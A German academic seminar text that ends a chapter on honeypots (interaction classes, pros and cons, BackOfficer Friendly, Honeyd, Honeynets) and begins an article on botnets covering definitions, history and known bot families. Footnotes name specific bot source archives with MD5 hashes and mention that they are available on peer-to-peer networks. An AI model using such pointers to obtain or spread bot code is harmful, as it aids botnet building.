Diese Honeypot- Klasse hat schon mehr Funktionalität und bietet einem Angreifer damit mehr Interaktionsmöglichkeiten mit dem Honeypot. Aus diesem Grund kann man mehr Informationen über den Angreifer und dessen Angriff sammeln und verwerten. Durch das erhöhte Interaktionslevel wird auch die Handhabung also die Installation und die Bedienung schwieriger. Diese Klasse von Honeypots liegt bezüglich ihrer Komplexität zwischen den kow- und den high- Interaction Honeypots. Der Nachteil der erhöhten Interaktion ist allerdings, dass damit auch das Sicherheitsrisiko steigt. Das hat seinen Grund darin, dass mit der Steigerung des Interaktionslevel dem Angreifer ein nahezu reales System „präsentiert“ wird. Falls der Angreifer es schafft, den Honeypot zu hacken, so kann das System dazu benutzt werden um andere Systeme anzugreifen. Der Vorteil dieser Honeypot- Klasse ist allerdings, dass man viel mehr Informationen über einen Angreifer sammeln kann.

4.3 High- Interaction Honeypots

Die high- interaction Honeypots haben die höchste Komplexität und stellen ein reales System mit sehr vielen realen Anwendungen dar. Dadurch ist es möglich sehr viele Informationen während eines Angriffs zu sammeln. Es werden nicht nur Informationen über den Zeitpunkt eines Angriffs gesammelt sondern man erhält auch Auskunft über die Fähigkeiten eines Angreifers und dessen Methoden und Vorgehen. Da das Sicherheitsrisiko mit steigendem Interaktionslevel ansteigt, ist das Sicherheitsrisiko bei dieser Honeypot- Klasse sehr groß. Der Grund dafür liegt darin, dass ein Angreifer, der in einen Honeypot dieser Klasse eingedrungen ist, weitere Systeme angreifen und damit immensen Schaden anrichten kann. Man benötigt einiges an Vorwissen um einen solchen Honeypot zu betreiben, da sowohl die Installation als auch die Bedienung wesentlich komplexer ist als bei den anderen Klassen. Diese Art von Honeypots wird vor allem als Forschungs- Honeypot eingesetzt.

5 Vor- und Nachteile von Honeypots

Nachdem schon einiges über Honeypots erläutert wurde, ist es nun an der Zeit sich mit den tatsächlichen Vor- aber auch Nachteilen zu beschäftigen. Eine solche Betrachtung wird im folgenden durchgeführt.

5.1 Vorteile von Honeypots

Ein erster Vorteil, den Honeypots anderen Sicherheitstechniken gegenüber haben, ist ihre einfache Anwendung. Während man sich bei anderen Sicherheitstechniken mit der Materie sehr gut auskennen muss um überhaupt damit arbeiten zu können, reicht es bei einem Honeypot aus ihn zu installieren und gegebenenfalls einige Modifikationen zu machen. Dadurch ist die Handhabung eines Honeypots wesentlich einfacher als bei anderen Techniken. Natürlich gibt

es auch, wie im vorigen Kapitel angesprochen, komplexere Honeypots bei denen ein gewisses Vorwissen benötigt wird. Allerdings kann auch zunächst ein einfacher Honeypot ohne viel Vorwissen betrieben werden. Dadurch wird jedem die Möglichkeit gegeben sich mit Honeypots auseinander zu setzen und Angreifer zu beobachten. Dies ist bei anderen Sicherheitstechniken nicht der Fall.
Der nächste große Vorteil von Honeypots ist die Menge an Daten und deren damit verbundene Analyse. Denn bei den anderen Sicherheitstechniken werden eine immense Menge an Daten gesammelt. Das Problem hierbei besteht allerdings in deren Verwertung. Viele der gesammelten Daten sind nicht aussagekräftig und für die Analyse damit schlicht unnötig. Trotzdem müssen die Sicherheitstechniken diese Daten aufzeichnen, denn es ist im Vorhinein nicht zu erkennen welche Daten wichtig und welche unwichtig sind. Durch diese große Menge der Daten wird es manchmal schwierig diese in einer angemessenen Zeit zu analysieren und zu verarbeiten, so dass es zu einer Beeinträchtigung der Systemfunktionen in Form von Reaktionszeiten kommen kann. Dabei werden teilweise sogar reguläre Systemanfragen abgeblockt. Im Gegensatz hierzu beschränkt sich der Honeypot auf die mit dem Angriff in Zusammenhang stehenden Daten um diese im Anschluß daran zu analysieren. Das führt zu einem stark reduzierten Datenaufkommen, was die Systemfunktionen nicht beeinträchtigt. Die Auswertung der Analysen bringen mögliche Fehler innerhalb der Sicherheitstechniken zum Vorschein. Derartige Informationen können dann genutzt werden um die Schutzmechanismen weiterzuentwickeln. Und genau hier liegt der Vorteil der Honeypots. Sie müssen mit viel weniger Daten umgehen. Diese Daten sind allerdings sehr aussagekräftig und damit wird es möglich schnellere und auch präzisere Analysen durchzuführen. Als Folge ergibt sich die Möglichkeit auf mögliche Probleme oder Fehler in den angewendeten Sicherheitsprogrammen schnell zu reagieren, indem diese modifiziert und verbessert werden.
Der dritte große Vorteil liegt in der deutlich geringeren Anforderung an die Hardware. Da die meißten Sicherheitsprogramme das Problem haben durch die immer schneller werdende Verkehrsgeschwindigkeit im Internet auch mit immer mehr Datenvolumen in der gleichen Zeit zurecht kommen zu müssen, werden entsprechend hohe Anforderungen an die Verarbeitungsgeschwindigkeit der Hardware gestellt. Werden diese nicht erfüllt kann es zu Schwierigkeiten führen, da die Sicherheitstechniken nicht mehr alles kontrollieren können und es somit leichter zu Fehlfunktionen kommen kann. Der Vorteil von Honeypots liegt nun darin, dass diese wesentlich weniger Ressourcen benötigen, da sie nur dann reagieren müssen wenn sie tatsächlich angesprochen werden. Dadurch muss ein Honeypot auch nicht besonders schnell oder leistungsfähig sein. Es können durchaus ältere Rechner zum Einsatz als Honeypot benutzt werden. Aus diesem Grund müssen Honeypots auch nicht auf den neusten Stand der Technik gebracht werden und sind damit sehr kostengünstig zu betreiben.
Der nächste Vorteil von Honeypots liegt in der Fähigkeit jedem bewusst zu machen, welche Gefahr vom Internet ausgeht. Da Honeypots dem Betreiber jedes Mal anzeigen, wenn ein Angreifer versucht auf sein System zuzugreifen, wird ihm immer wieder vor Augen geführt, dass ein ausreichender Schutz unbedingt erforderlich ist. Bei anderen Sicherheitstechniken besteht die Möglichkeit sich eben dieser Gefahr nicht bewusst zu werden, da diese Programme die Angriffe abblocken, so dass dem Anwender diese erst gar nicht zur Kenntnis gebracht werden. Dadurch könnte man die falschen Schlüsse ziehen und neigt dazu anzunehmen, dass sein System überhaupt nicht in Gefahr ist. Honeypots verhindern genau diese Annahme und weisen explizit auf die Gefahr hin.

5.2 Nachteile von Honeypots

Der erste große Nachteil, den Honeypots haben, ist das Risiko, das sie durch ihren Einsatz mit sich bringen. Ein Risiko besteht deshalb, weil ein Honeypot, falls ein Angreifer in diesen eingedrungen ist, dazu eingesetzt werden kann um dann aus dem Netzwerk heraus andere

Systeme anzugreifen. Das Risiko und der damit verbundene Schaden hängt von dem Interaktionslevel des Honeypot ab. Wie im letzten Kapitel beschrieben ist die Gefahr umso größer je mehr ein Honeypot leisten kann.
Das nächste Problem und damit ein weiterer Nachteil von Honeypots ist, dass ein Honeypot nicht beobachtet was um ihn herum passiert sondern nur was ihn selbst betrifft. Dadurch kann es vorkommen, dass obwohl ein Angriff auf das Netzwerk stattfindet der Honeypot nicht reagiert, weil er nicht selbst angegriffen wird. Honeypots reagieren tatsächlich nur dann wenn er selbst Ziel des Angriffs wird.
Ein weiterer großer Nachteil resultiert aus der Identifikation eines Systems als Honeypot. Dies kann dazu führen, dass ein Angreifer den Honeypot in Zukunft umgeht und sich auf andere Systeme konzentriert. Außerdem kann es passieren, dass ein Angreifer sein Wissen über die Existenz eines Honeypots gezielt nutzt um auf andere Systeme zuzugreifen. Ein Angreifer kann beispielsweise einen Honeypot so mit Angriffen bombardieren und den Benutzer soweit ablenken, dass er ungehindert andere Systeme angreifen kann. Bei den schon erwähnten Forschungs- Honeypots kann eine Identifizierung zu schwerwiegenden Fehlern führen. Das liegt an der Tatsache, dass ein Angreifer gezielt falsche Informationen über sich und seine Methoden während eines Angriffs hinterlassen kann. Da aber aus diesen Informationen durch Analysen Schlüsse gezogen werden, werden hieraus dann falsche Schlüsse gezogen. Dies stellt dann ein massives Problem dar, wenn diese Schlüsse Einzug in die Sicherheitssoftware der nächsten Version halten. So kann diese regelrecht manipuliert werden und anstelle die Systeme zu schützen neue Zugänge zu diesen schaffen.

6 Beispiele für Honeypots

Die Funktionsweise von Honeypots wurde nun eingehend erläutert, so dass es nun an der Zeit ist sich mit einigen praktischen Beispielen auseinander zu setzen. Natürlich gibt es eine große Anzahl von Honeypots, die heute im Einsatz sind. Deshalb werden im Folgenden drei unterschiedliche Honeypots vorgestellt, anhand dieser man gut die verschiedenen Anwendungsmöglichkeiten sehen kann. Als erstes Beispiel möchte ich einen eher einfachen Honeypot namens BackOfficer Friendly vorstellen. Das zweite Beispiel wird ein komplexerer Honeypot namens honeyd sein. Als letzte Anwendung werden wir uns dann den Honeynets zuwenden.

6.1 BackOfficer Friendly

Das erste Beispiel, das ich hier vorstellen möchte ist BackOfficer Friendly (kurz BOF). Dies ist einer der einfachsten Honeypots die es gibt und lässt sich in die Klasse der low- interaction Honeypots einordnen. BOF lässt sich gut als Produktions- Honeypot einsetzen und ist als Forschungs- Honeypot nicht geeignet. Der Grund liegt darin, dass das Programm sehr eingeschränkte Funktionalität aufweist und auch, im Falle eines Angriffs, sehr wenig Informationen über den Angreifer und seine Methoden sammelt. Bevor aber die Funktionalität näher erläutert wird, erst ein paar Worte zur Entstehung von BOF.
BackOfficer Friendly, der zunächst gar nicht als Honeypot konzipiert worden war, wurde eigentlich als eine Maßnahme gegen ein damals kursierendes Programm namens Back Orifice entwickelt. Back Orifice war deshalb eine so große Gefahr, weil ein Angreifer damit ohne Aufmerksamkeit zu erregen in ein System eindringen konnte und dieses dann nach belieben steuern konnte. Als Marcus Ranum 1998 BOF entwickelte, war sein Ziel eine Software zu erschaffen, die die Aktivitäten dieses damals weit verbreiteten Programms aufdecken sollte. BOF war so konzipiert, dass es sofort Alarm auslöste, sobald ein Angriff des Back Orifice entdeckt wurde.

Die Vorgehensweise des BackOfficer Friendly lässt sich folgendermaßen beschreiben: Das Programm kann bis zu 7 verschiedene Ports eines Systems abhören. Falls versucht wird zu einem dieser Ports eine Verbindung aufzubauen, baut BOF tatsächlich eine vollständige TCP- Verbindung auf, notiert gleichzeitig den Versuch des Verbindungsaufbaus und löst dabei Alarm aus um den Benutzer auf einen Angriff aufmerksam zu machen. Anschließend bricht BOF die Verbindung sofort wieder ab. Wie sich dabei leicht erkennen lässt, kann BOF sehr wenige Informationen sammeln, da das Programm die Verbindung sofort nach Aufbau gleich wieder abbricht.
Obwohl BackOfficer Friendly eine sehr eingeschränkte Funktionalität hat, ist das Programm gut geeignet um Angriffe auf ein System zu detektieren und somit eine gute Möglichkeit Sicherheitsmängel festzustellen. So kann auch Unternehmen vor Augen geführt werden, dass ein Sicherheitsrisiko besteht und somit das Bewusstsein für die Notwendigkeit von Sicherheitsmaßnahmen geschärft werden.

6.2 Honeyd

Honeyd wurde von Niels Provos entwickelt und 2002 veröffentlicht. Bei diesem Programm handelt es sich um ein Open Source System, welches für Unix Systeme vorgesehen ist. Dass das Programm kostenfrei ist und sich somit von jedem nicht nur einfach herunterladen lässt sondern auch jeder Zugriff auf den Quellcode hat, bietet immense Vorteile. Es kann sehr schnell weiterentwickelt werden, da jeder am Code arbeiten kann. Somit bietet das Programm die Möglichkeit neue Funktionen zu integrieren oder auch Fehler zu beheben.
Honeyd lässt sich trotz seiner Erweiterungen noch den low- interaction Honeypots zuordnen, da es relativ einfach zu bedienen ist. Des weiteren ist Honeyd als Produktions- Honeypot konzipiert, eignet sich allerdings in Teilen auch als Forschungs- Honeypot. Die Möglichkeit des Einsatzes als Forschungs- Honeypot liegt daran, dass Honeyd bestimmte Anwendungen zur Verfügung stellt, die für Forschungszwecke nützlich sind.
Die Besonderheiten, die diesem Programm zu Grunde liegen, sind zum einen, dass es jeden möglichen TCP- Port überwachen kann. Honeyd registriert nicht die Aktivitäten an den eigenen Ports, sondern nimmt die Identität einer IP- Adresse an, hinter der kein reales System steht. Somit kann es im Fall eines Angriffs das adressierte System simulieren und als dieses nachgebildete System mit dem Angreifer interagieren um daraus Informationen zu gewinnen. Doch Honeyd kann nicht nur ein sondern extrem viele Systeme simulieren. Und genau hier liegt die zweite Besonderheit, die Honeyd bietet.
Da Honeyd ein System in einem Netzwerk nur dann simuliert, wenn kein reales System dahinter steht, stellt sich die Frage, woher die Informationen darüber gewonnen werden. Es muss also zunächst geklärt werden hinter welcher IP- Adresse ein reales System steht und hinter welcher nicht. Steht hinter einer IP- Adresse kein reales System und wird dieses angesprochen, so wird davon ausgegangen, dass es sich um einen Angriff handelt und Honeyd greift ein. Bei der Erkennung nichtexistenter Systeme gibt es zwei Möglichkeiten. Die erste ist, wenn ein Netzwerk oder ein Teil des Netzwerkes erst gar nicht genutzt wird. Dann steht hinter keiner IP- Adresse ein reales System und Honeyd wendet ein Verfahren namens blackholig an. Dieses Verfahren bietet die Fähigkeit statt einzelner IP- Adressen ganze Blöcke abzuhören und spart damit viel Zeit und Komplexität ein. Die zweite Möglichkeit, welche sehr viel häufiger eingesetzt wird, kommt dann zum Einsatz, wenn in einem Netzwerk sowohl reale als auch nichtexistente Systeme nebeneinander vorhanden sind. Um bei einem solchen Netzwerk die IP- Adressen heraus zu finden, bei denen kein reales System dahinter steht, bedient man sich des Adress Resolution Protocol, kurz ARP. Dieses Protokoll ermöglicht es die hinter der IP- Adresse stehende MAC- Adresse (Media Access Control) zu ermitteln. Ist diese MAC-Adresse nicht vorhanden, so existiert kein System. Damit lassen sich die beiden Fälle schnell und einfach trennen.

Wird nun versucht eine Verbindung zu einem Port aufzubauen, hinter dem kein reales System steht, so gibt sich Honeyd an dessen Stelle als ein solches aus und Interagiert je nach System entsprechend mit dem Angreifer.

6.3 Honeynets

Das letzte Beispiel, dass ich an dieser Stelle vorstellen möchte, ist zu gleich das Wichtigste und Mächtigste. Das Konzept der Honeynets wurde erstmals 1999 im Rahmen eines Papers mit dem Titel „To Build a Honeypot“ vorgestellt. Darin wurde erstmals über die Idee ein normales Netzwerk, wie es in jedem Unternehmen vorkommt, als Honeypot einzusetzen. Als 2000 dann das Honeynet Project gegründet wurde, nahmen die Honeynets die zentrale Rolle bei der Erforschung von Angreifern im Internet ein. Das Projekt setzte Honeynets ein um Informationen über Angreifer und deren Methoden zu sammeln. Entstanden sind aus ihrer Arbeit eine Reihe von Papers, die später als Buch mit dem Titel „Know Your Enemy“ in gesammelter Form erschienen.
Die Honeynets lassen sich eindeutig den high- interaction Honeypots zuordnen, denn es bestehen keinerlei Einschränkungen im Zusammenhang mit der Interaktion zwischen Honeynet und Angreifer. Die Idee eines Honeynets besteht darin, ein ganz normales reales Netzwerk aufzubauen, wie es in Unternehmen üblich ist. Dieses Netzwerk wird hinter einer Schutzbarriere, Honeywall genannt, anschlossen. Dann wird einfach beobachtet, was passiert, da dieses physische Netzwerk sonst innerhalb der Netzwerkarchitektur keinem weiteren Zweck dient. Die Gestaltung des Netzwerkes und die einzelnen Anwendungen auf den Systemen ist völlig frei wählbar und macht das Honeynet damit extrem flexibel. Honeynets sind also darauf ausgelegt das Konzept der Honeypots auf eine höhere vernetzte Ebene zu führen, jedoch ist die zu Grunde liegende Idee die Gleiche. Damit werden Honeynets als eine Weiterentwicklung der Honeypots gesehen.
Honeynets können somit sowohl als Produktions- als auch als Forschungs- Honeypot eingesetzt werden. Die Entscheidung ein Honeynet als Produktions- Honeypot einzusetzen, hat den Grund, dass ein Honeynet sehr gut sowohl mit bekannten als auch mit unbekannten Angriffsmustern umgehen kann und damit auch Angriffe detektiert, die sonst unentdeckt blieben. Dadurch können Übergriffe mit einer hohen Wahrscheinlichkeit erkannt und gemeldet werden, was wiederum dem Unternehmen einen guten Schutz bietet. Ein Honeynet wird allerdings eher selten als Produktions- Honeypot eingesetzt, da es einfach zu komplex, teuer und aufwändig ist.
Gute Einsatzmöglichkeiten bieten sich dem Honeynet jedoch als Forschungs- Honeypot. Das liegt vor allem daran, dass sie extrem viele Informationen während eines Angriffs sammeln können. Diese bestehen nicht nur aus Daten über den Angreifer selbst sondern auch über die Methoden und Tools die er benutzt. Der Vorteil eines Honeynets besteht darin, dass ein Angreifer gar nicht merkt, dass er in ein Honeynet eingedrungen ist. Da es genauso aufgebaut ist, wie alle anderen Netzwerke auch, erkennt der Angreifer den Unterschied einfach nicht. Sobald er einmal in ein Honeynet eingedrungen, speichert es das gesamte Vorgehen und die Funktionsweise der Werkzeuge die benutzt wurden ohne das der Angreifer etwas davon merkt. Das macht den Gebrauch von Honeynets so effektiv. Man kann durch die wertvollen Informationen sehr gute Analysen durchführen, mit denen Trends und auch Muster gefunden werden können. Damit ist es sogar möglich Vorhersagen über Angriffsverhalten zu treffen oder auch frühzeitig vor Angriffen zu warnen. Zusätzlich können Honeynets dazu benutzt werden um neue Sicherheitstechniken zu testen. Das einzige was man tun muss, ist die neue Sicherheitsmethode auf einem Honeynet zu installieren und zu beobachten, ob im Falle eines Angriffs diese durchbrochen werden kann.

7 Zukunft von Honeypots

Obwohl es Honeypots schon eine ganze Weile auf dem Markt gibt, ist die Akzeptanz noch nicht besonders groß. Eines der zu Grunde liegenden Probleme besteht darin, dass man sich bis zum heutigen Zeitpunkt immer noch nicht darüber einig ist, wie man einen Honeypot genau definiert. Da Unternehmen somit nicht genau wissen welchen Benefit sie vom Einsatz eines Honeypots zu erwarten haben, beschäftigen sie sich erst gar nicht damit. Daher ist die wichtigste Aufgabe die Stärken der Honeypots heraus zu arbeiten, sodass Unternehmen den Vorteil von Honeypots erkennen und diesen auch zu ihren Gunsten nutzen. Dadurch wird die Akzeptanz sicherlich zunehmen und damit der Nutzen einer Weiterentwicklung durch Sicherheitsexperten stark ansteigen, was wiederum die Entwicklung von Honeypots begünstigt.
Doch leider ist die fehlende Einigkeit über die Definition nicht das einzige Problem von Honeypots. Ein weiterer Nachteil besteht in der immer noch relativ schweren Bedienung. Heutige Honeypots und im speziellen Forschungs- Honeypots haben meist eine unübersichtliche Bedienungsoberfläche, so dass der Betrieb eines solchen Honeypot sehr schwierig und komplex ist. Durch die schwierige Handhabung kommt es automatisch auch zu einer höheren Fehleranfälligkeit aufgrund von Fehleinstellung durch den Benutzer. Des weiteren ist es mit einem Honeypot noch nicht möglich mit anderen Sicherheitstechniken zu kommunizieren. Falls es zu einem Angriff auf ein Honeypot kommt, bemerkt und registriert er diesen zwar, jedoch werden die Informationen nicht an andere Sicherheitsprogramme weitergeleitet. Durch eine entsprechende Interaktion zwischen Honeypot und Sicherheitstechniken könnten weitere Angriffe schnell und ohne viel Aufwand vermieden werden. In Zukunft könnten auch diese Probleme durch eine Weiterentwicklung der Honeypot beseitigt werden.
Eine Prognose, die auch in dem Buch von Lance Spitzner vorgestellt wird, ist, dass Honeypots und im speziellen Forschungs- Honeypots noch viel Potenzial besitzen. Mit der bisherigen Entwicklung hat man nur Ansätze für künftige Anwendungen geschaffen. Eine mögliche Anwendung von Honeypots könnte in der Erkennung von Mustern bei Angriffen liegen. Somit könnte durch Analysen der gesammelten Inforationen mögliche Muster erkannt werden um damit frühzeitig vor Angreifern zu warnen. Eine weitere Anwendung läge in der Spezialisierung auf Angreifer, die es auf hoch sensible Daten abgesehen haben. Ein mögliches Ziel besteht auch darin, dass Honeypots nicht mehr für sich alleine arbeiten, sondern Kooperationen zwischen mehreren in der Welt verteilten Honeypots geschlossen werden. Der Vorteil besteht darin, dass die von jedem einzelnen Honeypot gesammelten Daten gemeinsam analysiert werden um damit erheblich genauere Schlüsse zu ziehen. Dadurch entstünden weitaus bessere Schutzmechanismen.

Literatur

[Ches92] William R. Cheswick. An Evening with Berferd, In Which a Cracker is Lured, Endured, and Studied. In *Proceedings of the Winter USENIX Conference*, San Francisco, CA, January 1992.

[Spit03] Lance Spitzner. *Honeypots- Tracking Hackers*. Addison- Wesley. 1. Auflage, 2003.

[Stol89] Clifford Stoll. *The cuckoo's egg : tracking a spy through the maze of computer espionage*. Doubleday. 1. Auflage, 1989.

[t05a] *Internet: Honeynet Project*. Internetadresse: www.honeynet.org.

[t05b] *Internet: Wikipedia*. Internetadresse: www.wikipedia.de.

[uAnt04] Cyrus Peikari und Anton Chuvakin. *Kenne deinen Feind - Fortgeschrittene Sicherheitstechniken*. O'Reilly. Deutsche Übersetzung von Peter Klicmann, Andreas Bildstein und Gerald Richter, 2004.

Botnetze

Markus Herhoffer

Das Phänomen der Botnetze stellt die Grundlage für eine Vielzahl an Bedrohungen des Internetbetriebes wie Spam und Denial-Of-Service dar. Der vorliegende Artikel bietet einen Überblick über die Funktionsweise von Botnetzen, indem die grundlegenden Elemente und Eigenschaften eines Botnetzes sowie dessen Funktionsweisen vorgestellt werden. Verschiedene Methoden zum Auffinden, Analysieren und Stoppen produktiver Botnetze werden erklärt.

1 Einleitung

Das ständige Wachstum des Internets wird begleitet von einem vermehrten Aufkommen an kriminellen und destruktiven Energien, die in Form von rein destruktiven Vandalismus bis hin zu organisierter Kriminalität zu finden sind. Das schon seit langem bekannte, jedoch wenig erforschte Gebiet der Botnetze ist der Ausgangspunkt vieler kritischer Schadmechanismen wie Spam, Distributed Denial of Service (dDoS) und Datenspionage.

Vinton Cerf stellte beim „World Economic Forum“ 2007 die These auf, dass bereits ein Viertel aller ans Internet angeschlossener PCs Teil eines bösartigen Botnetzes sind [Foru07]. Im „Worldwide Infrastructure Security Report“ nennt Arbor Networks das Phänomen der Botnetze die „alleinige und größte Bedrohung für die Verfügbarkeit von Netzdiensten und für die betriebliche Sicherheit“ [Netw07].

Dennoch konzentrieren sich die bisherigen sicherheitstechnischen Ansätze auf das Verhindern, Filtern und Abwehren der von Botnetzen verursachten Angriffen. Nur wenige Ansätze beschäftigen sich direkt mit der Grundlage und Funktionsweise der Botnetze.

2 Botnetze – Definition und Abgrenzung

Ein Botnetz ist eine Gruppe von individuellen Computersystemen, die ohne Kenntnis des Nutzers mit einer Schadsoftware infiziert wurden und über diese von einem einzelnen Individuum ferngesteuert werden. Das infizierte Endsystem wird *Zombie* oder *Bot* genannt, seltener auch *Drone*.[1] Das Individuum, welches das Botnetz fernsteuert, wird *Botmaster* genannt. Als Begriff für den Kommunikationskanal zwischen Botmaster und Botnetz hat sich *C&C-Kanal* (Command and Control) etabliert [RZMT06].

Eine 1:n Kommunikation zwischen Botmaster und Bots über einen C&C-Kanal ist das definierende Grundmerkmal eines Botnetzes. Zudem werden mit „Botnetze“ nur jene Strukturen bezeichnet, deren intendierter Zweck das Durchführen schädlicher und krimineller Handlungen ist. Letzten Endes sind Botnetze nur ein Werkzeug, mit dem Schaden angerichtet werden kann, jedoch nicht muss.

[1] Seit dem Aufkommen des IRC-Clients „drone“ bezeichnet der Ausdruck in der Regel einen Bot, der für Forschungszwecke absichtlich in ein Botnetz eingeschleust wurde.

Strukturen ähnlicher Art, die wie „Folding@home“ oder „Mersenne Prime Search“ friedlichen und sinnvollen Diensten nachgehen, werden nicht als Botnetz klassifiziert.

Die heute anzutreffenden bösartigen Bots entwickelten sich aus den klassischen IRC-Bots der frühen 1990er Jahre. Eggdrop war einer der ersten solcher Bots, die den IRC-Benutzer im Chat unterstützen sollten, indem sie Funktionen wie Datenbankabfragen durchführten oder Hilfe anboten. Ausgehend von der Modularität von Eggdrop entwickelten sich erste Botprogramme, mit denen sich bösartige Absichten umsetzen ließen. Erste Attacken beschränkten sich aber auf DoS im IRC-Bereich, etwa durch automatisiertes „Flooding“. Jene Bots wurden im Verlauf der Zeit weiterentwickelt, die Modularität von Eggdrop und die Steuerung über IRC sind jedoch beibehalten worden [CoJM06].

Inzwischen werden Botnetze zum einen für reinen Vandalismus („Script-Kiddie“), zum anderen auch vermehrt für kommerziellen Betrug, Erpressung, Spam und Phishing verwendet [CoJM06]. Zudem ist eine Gemeinschaft zu erkennen, die in Entwicklung und Weiterentwicklung der Schadsoftware eng zusammenarbeitet. Sofern Quellcodes der Bots öffentlich zugänglich sind, zeigen sie eine Vielzahl an Benutzersignaturen in Form von szenetypischen Pseudonymen. Code wird oftmals wiederverwendet, der Quellcode enthält Kommentare, in denen die ursprüngliche Quelle des Quellcodes angegeben ist. Oftmals sind dies bereits vorhandene Schadsoftware wie Computerviren, Würmer oder Trojaner.

2.1 Verbreitete Botnetz-Systeme

Die Klassifizierung vorhandener Bots gestaltet sich schwierig. Vorhandene Botsoftware wird oft mehrmals umgeschrieben, erweitert und modifiziert; mitunter sind bis zu 4 000 Versionen einer Botvariante bekannt (SDBot und Agobot).

Hier soll eine Auswahl der am meisten rezipierten und aktuell verbreiteten Bot-Gruppen aufgeführt werden:

2.1.1 Agobot/Phatbot/Forbot/XtremBot

Der Kern fast aller verbreiteten Bots liegt in dem 2004 zum ersten Mal erschienen Agobot, sein Programmierer wurde noch im selben Jahr verhaftet. Der Bot ist in C++ geschrieben und bietet eine modulare und abstrakte Softwarearchitektur. Der Quelltext ist unter der GPL freigegeben, wenngleich auch keine zentrale Bezugsquelle zur Verfügung steht. Agobot wurde über die Jahre mehrmals erweitert, das aktuelle Quellcodepaket hat mit allen Modulen, Erweiterungen, Zusatzwerkzeugen und alternativen Implementierungen eine Größe von rund 140 MB[2]. Agobot benutzt libpcap [BHKW05] zum Abhören von Netzwerkverkehr und bietet Unterstützung für PCRE (Perl Compatible Regular Expressions) und NTFS ADS (Alternate Data Streams) sowie Funktionen eines klassischen Rootkits. Neue Versionen sind in der Lage, das Auslesen der C&C-Parameter zu verhindern, indem die Software Debugger und Virtuelle Maschinen wie SoftICE oder VMware erkennt [BHKW05]. Agobot bietet Verschlüsselung der C&C-Kommunikation mit SSL und ist in einer speziellen Version für die Infizierung von Linux-Systemen verfügbar [CoJM06].

2.1.2 SDBot/RBot/RBot-GR/...

SDBot und Derivate sind in C geschrieben und unter der GPL veröffentlicht. Der Quellcode ist klein und übersichtlich gehalten, wenngleich wenig abstrahiert und ohne Unterstützung für

[2] Eine Vielzahl an Quellcodepaketen ist in einschlägigen Peer-to-Peer-Netzen verfügbar. Alle Angaben beziehen sich auf die Version „agobot.rar“ (MD5: 4a268c7e936116a31aa1e24d091f75e6)

Modularität. Schadfunktionen sind im Grundsystem nicht implementiert, nur Grundfunktionen zum Verarbeiten der C&C-Befehle sind vorhanden. Das Hinzufügen von Schadfunktionen erfordert jedoch nur ein minimales Ändern des Quellcodes[3]. SDBot nutzt für die Primärinfektion neben Lücken in Windows-Betriebssystemen und Peer-to-Peer-Software auch Hintertüren, die von anderer Malware hinterlassen wurden [CoJM06]. Mehr als 4 000 Variationen sind bekannt. Der inzwischen mehrfach überarbeitete Quelltext lässt Rückschlüsse auf eine Autorenschaft von mehr als 100 Programmieren zu.

2.1.3 Storm Worm/CME-711/Troj.Dorf/Win32.Nuwar/...

Mit einem Fußabdruck (genaue Definition unter 6.1) von geschätzten 1 Mio. infizierten Systemen[4] ist das Storm-Botnetz das bislang größte je observierte. Die Anatomie der zugehörigen Botsoftware CME-711 ist nur wenig erforscht, eindeutig zuweisbare Quellcodes sind nicht öffentlich zugänglich. Das Strom-Botnetz war im Laufe des Jahres 2007 für verschiedene dDoS-Attacken mit kommerziellem Interesse verantwortlich, über die in den Fachmedien ausführlich berichtet wurde.

2.1.4 Clickbot.A

Clickbot.A ist bzw. war ein kommerziell erwerbliches oder mietbares, dennoch illegales und schädliches Botnetz-System. Das System ist darauf optimiert, über HTTP Benutzer-Klicks auf kommerzielle Anzeigen und Links zu tätigen – hauptsächlich zur Schädigung und Kompromittierung des Google-Angebotes „AdSense“[5] und zur Verbesserung des Googlerankings bestimmter Webangebote. Das Botnetz mit einem Fußabdruck von 100 000 Bots wurde im Mai 2006 entdeckt. Die Firma Google investierte erheblichen Forschungsaufwand in Analyse des Botnetzes, um einen effektiven Filter für die Klick-Simulation einsetzen zu können.

Der Bot wurde als BHO (Browser Helper Object) für „Microsoft Internet Explorer“ implementiert, als C&C-Kanal diente HTTP. Die Verbreitung der Botsoftware erfolgte mithilfe von „Social Engineering“ und durch Ausnutzen von Sicherheitslücken in der Software „Microsoft Internet Explorer“. Die Administration erfolgte über ein dezentral verteiltes Administrationssystem geschrieben in PHP mit MySQL als Backend. Der Quellcode des Administrationssytems konnte beschlagnahmt werden und wurde veröffentlicht [DaSt07].

Clickbot.A erzeugte erheblichen wirtschaftlichen Schaden [DaSt07].

3 Funktionsweise

Der Lebenszyklus eines Botsystems lässt sich in mehrere Phasen und Rollen einteilen. Nach dem Einschleusen in das Opfersystem (Primäre Infektion) erfolgt das Nachladen der eigentlichen Botsoftware (Sekundäre Infektion), danach wird über einen C&C-Kanal Kontakt zum Botmaster aufgenommen, dessen Befehle dann umgesetzt werden.

[3] Eine Vielzahl an Quellcodepaketen ist in einschlägigen Peer-to-Peer-Netzen verfügbar. Alle Angaben beziehen sich auf die Version „sdbot-05b-synflood-svchost+md5_cracker-cilin(internal).rar“ (MD5: 7c46294414fb302055e698aff41bd347)

[4] http://www.networkworld.com/news/2007/080207-black-hat-storm-worms-virulence.html

[5] https://www.google.com/adsense/

